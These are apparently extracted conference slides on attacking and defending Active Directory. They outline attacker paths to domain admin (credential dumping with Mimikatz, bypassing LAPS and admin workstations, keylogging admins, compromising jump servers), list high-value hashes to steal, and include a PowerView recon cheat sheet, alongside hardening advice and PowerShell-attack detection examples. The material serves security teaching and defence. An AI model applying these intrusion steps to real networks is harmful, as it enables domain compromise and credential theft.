Requires: Unpatched System, Configuration Errors
Tools: e.g. HotPotato, PowerSploit

Step 2 - Getting Highest Domain Privileges


Via: Password, Hash and Ticket Dumping
Requires: Local Admin Rights
Tools: e.g. Mimikatz, WCE, GSecDump, PwDump



Domain Controller

HoneyTokens, HoneyCredentials...

- Credentials injected into memory.
- Deployment method?
- May or may not be real on the network.
- Validate account data with AD.
- Avoid these.



Randomized Local Admin PW (LAPS)

- PowerUp to local admin rights.
- Dump service credentials.
- Leverage credentials to escalate privileges.
- Find AD accounts with local admin rights.
- Find AD accounts with LAPS password view rights.
- Find secondary admin account not managed by LAPS.

Network Segmentation

- “High Value Targets” isolated on the network.
- Admin systems on separate segments.
- Find admin accounts for these systems & where they logon.
- Compromise patching system to gain access. (see PowerSCCM in PowerSploit).

No Domain Admins

- Check domain “Administrators” membership.
- Look for custom delegation:
 - “Tier” or “Level”
 - Workstation/Server Admins
- Somebody has rights! ☺

Privileged Admin Workstation (PAW)

- Active Directory Admins only logon to PAWs.
- Should have limited/secured communication.
- Should be in their own OU.
- May be in another forest (Red/Admin Forest).
- Compromise install media or patching system.
- Compromise in/out comms.

Jump (Admin) Servers

- If Admins are **not** using Admin workstations, keylog for creds on admin's workstation.
- Discover all potential remoting services.
 - RDP
 - WMI
 - WinRM/PowerShell Remoting
 - PSExec
 - NamedPipe
- Compromise a Jump Server, Own the domain!

AD Admin Tiers

Tier 0



Tier 1




Tier 2



<https://technet.microsoft.com/en-us/library/mt631193.aspx>


| @PryoTek3 | sean @ adsecurity.org |

AD Admin Tiers



<https://technet.microsoft.com/en-us/library/mt631193.aspx>

ESAE Admin Forest (aka “Red Forest”)



https://technet.microsoft.com/en-us/library/mt631193.aspx#ESAE_BM

ESAE Admin Forest (aka “Red Forest”)

- The “best” way to secure & protect AD.
- Separate forest with one-way forest trust.
- Separate smart card PKI system.
- Separate updating & patching system.
- All administration performed w/ ESAE accounts & ESAE computers.
- Completely isolated.

Universal Bypass for Most Defenses

- Service Accounts
 - Over-permissioned
 - Not protected like Admins
 - Weak passwords
 - No 2FA/MFA
 - Limited visibility/understanding

Interesting AD Facts

- All Authenticated Users have read access to:
 - Most (all) objects & their attributes in AD (even across trusts!).
 - Most (all) contents in the domain share “SYSVOL” which can contain interesting scripts & files.

Interesting AD Facts:

- Standard user account...
 - Elevated rights through “SID History” without being a member of any groups.
 - Ability to modify users/groups without elevated rights w/ custom OU ACLs.
 - Modify rights to an OU or domain-linked GPO, compromise domain.

Red-Team Goodies

- Domain Admin account password hashes.
- Krbtgt password hashes.
- DC computer account password hashes.
- NetApp/storage device password hashes.
- DSRM account password hashes from every DC.

A Security Pro's AD Checklist

- Identify who has AD admin rights (domain/forest).
- Identify DC logon rights.
- Identify virtual host admins (virtual DCs).
- Scan Active Directory Domains, OUs, AdminSDHolder, & GPOs for inappropriate custom permissions.
- Ensure AD admins protect their credentials by not logging into untrusted systems (workstations).
- Limit service account rights that are currently DA (or equivalent).

PowerView AD Recon Cheat Sheet

- Get-NetForest
- Get-NetDomain
- Get-NetForestTrust
- Get-NetDomainTrust
- Invoke-MapDomainTrust
- Get-NetDomainController
- Get-DomainPolicy
- Get-NetGroup
- Get-NetGroupMember
- Get-NetGPO
- Get-NetGPOGroup
- Get-NetUser
- Invoke-ACLSscanner

Summary

- AD stores the history of an organization.
- Ask the right questions to know more than the admins.
- Quickly recon AD in hours (or less)
- Business requirements subvert security.
- Identify proper leverage and apply.

Questions?



Sean Metcalf (@Pyrotek3)
s e a n @ adsecurity . org
www.ADSecurity.org

Slides: Presentations.ADSecurity.org

| @PryoTek3 | sean @ adsecurity.org |

References

- PowerShell Empire
<http://PowerShellEmpire.com>
- Active Directory Reading Library
https://adsecurity.org/?page_id=41
- Read-Only Domain Controller (RODC) Information
<https://adsecurity.org/?p=274>
- DEF CON 18: Dave Kennedy & Josh Kelly “PowerShell OMFG!”
<https://www.youtube.com/watch?v=JKIVONfD53w>
- PowerShell v5 Security Enhancements
<http://blogs.msdn.com/b/powershell/archive/2015/06/09/powershell-the-blue-team.aspx>
- Detecting Offensive PowerShell Attack Tools
<https://adsecurity.org/?p=2604>
- Active Directory Recon Without Admin Rights
<https://adsecurity.org/?p=2535>

References

- Mining Active Directory Service Principal Names
<http://adsecurity.org/?p=230>
- SPN Directory:
http://adsecurity.org/?page_id=183
- PowerView GitHub Repo (PowerSploit)
<https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon>
- Will Schroeder (@harmj0y): I have the PowerView (Offensive Active Directory PowerShell) Presentation
<http://www.slideshare.net/harmj0y/i-have-the-powerview>
- MS14-068: Vulnerability in (Active Directory) Kerberos Could Allow Elevation of Privilege
<http://adsecurity.org/?tag=ms14068>
- Microsoft Enhanced security patch KB2871997
<http://adsecurity.org/?p=559>
- Tim Medin's DerbyCon 2014 presentation: "Attacking Microsoft Kerberos: Kicking the Guard Dog of Hades"
<https://www.youtube.com/watch?v=PUyhIN-E5MU>
- Microsoft: Securing Privileged Access Reference Material
<https://technet.microsoft.com/en-us/library/mt631193.aspx>
- TechEd North America 2014 Presentation: TWC: Pass-the-Hash and Credential Theft Mitigation Architectures (DCIM-B213) Speakers: Nicholas DiCola, Mark Simos <http://channel9.msdn.com/Events/TechEd/NorthAmerica/2014/DCIM-B213>

References

- Mimikatz
https://adsecurity.org/?page_id=1821
- Attack Methods for Gaining Domain Admin Rights in Active Directory
<https://adsecurity.org/?p=2362>
- Microsoft Local Administrator Password Solution (LAPS)
<https://adsecurity.org/?p=1790>
- The Most Common Active Directory Security Issues and What You Can Do to Fix Them
<https://adsecurity.org/?p=1684>
- How Attackers Dump Active Directory Database Credentials
<https://adsecurity.org/?p=2398>
- Sneaky Active Directory Persistence Tricks
<https://adsecurity.org/?p=1929>

Detecting/Mitigating PS>Attack

- Discover PowerShell in non-standard processes.
- Get-Process modules like
“*Management.Automation*”

```
PS C:\> get-process | where {$_.modules -like "*System.Management.Automation*"} |  
Select name,id,modules  
  
Name          Id Modules  
---  
powershell    888 {System.Diagnostics.ProcessModule (powershell.exe), System.Diagn...  
powershell    5056 {System.Diagnostics.ProcessModule (powershell.exe), System.Diagn...  
PSAttack     1952 {System.Diagnostics.ProcessModule (PSAttack.exe), System.Diagnos...  
  
PS C:\> $ps[2].modules[27] | select ModuleName,FileName | ft -auto  
  
ModuleName                FileName  
-----  
System.Management.Automation.ni.dll c:\windows\assembly\NativeImages_v4.0.30319_..  
  
PS C:\> $ps[2].modules[27] | select FileName | ft -auto  
  
FileName  
-----  
C:\Windows\assembly\NativeImages_v4.0.30319_64\system.Manaa57fc8cc#\3bf3a45ff96e..
```

Windows PowerShell Number of events: 9

Level	Date and Time	Source	Event ID	Task Category
Information	5/15/2016 9:20:19 PM	PowerShell (PowerShell)	400	Engine Lifecycle
Information	5/15/2016 9:20:19 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	5/15/2016 9:20:19 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	5/15/2016 9:20:19 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	5/15/2016 9:20:19 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	5/15/2016 9:20:19 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	5/15/2016 9:20:19 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	5/15/2016 9:20:19 PM	PowerShell (PowerShell)	600	Provider Lifecycle

Event 400, PowerShell (PowerShell)

General Details

Engine state is changed from None to Available.

Details:

```
NewEngineState=Available
PreviousEngineState=None

SequenceNumber=9

HostName=PS ATTACK!!!
HostVersion=3.0.0.0
HostId=c574b829-7180-43cb-9904-72e1bb2c3653
EngineVersion=2.0
RunspaceId=e1725fc9-6e72-4213-bd38-1baefa979a8c
PipelineId=
CommandName=
CommandType=
ScriptName=
CommandPath=
CommandLine=
```

Log Name:	Windows PowerShell
Source:	PowerShell (PowerShell)
Event ID:	400
Level:	Information
User:	N/A
OpCode:	
More Information:	Event Log Online Help
Logged:	5/15/2016 9:20:19 PM
Task Category:	Engine Lifecycle
Keywords:	Classic
Computer:	ADS0WKWin7-PSv5.lab0.adsecurity.org

Detecting EXEs Hosting PowerShell

- Event 800: HostApplication not standard Microsoft tool
- Event 800: Version mismatch between HostVersion & EngineVersion (maybe).
- System.Management.Automation.dll hosted in non-standard processes.
- EXEs can natively call .Net & Windows APIs directly without PowerShell.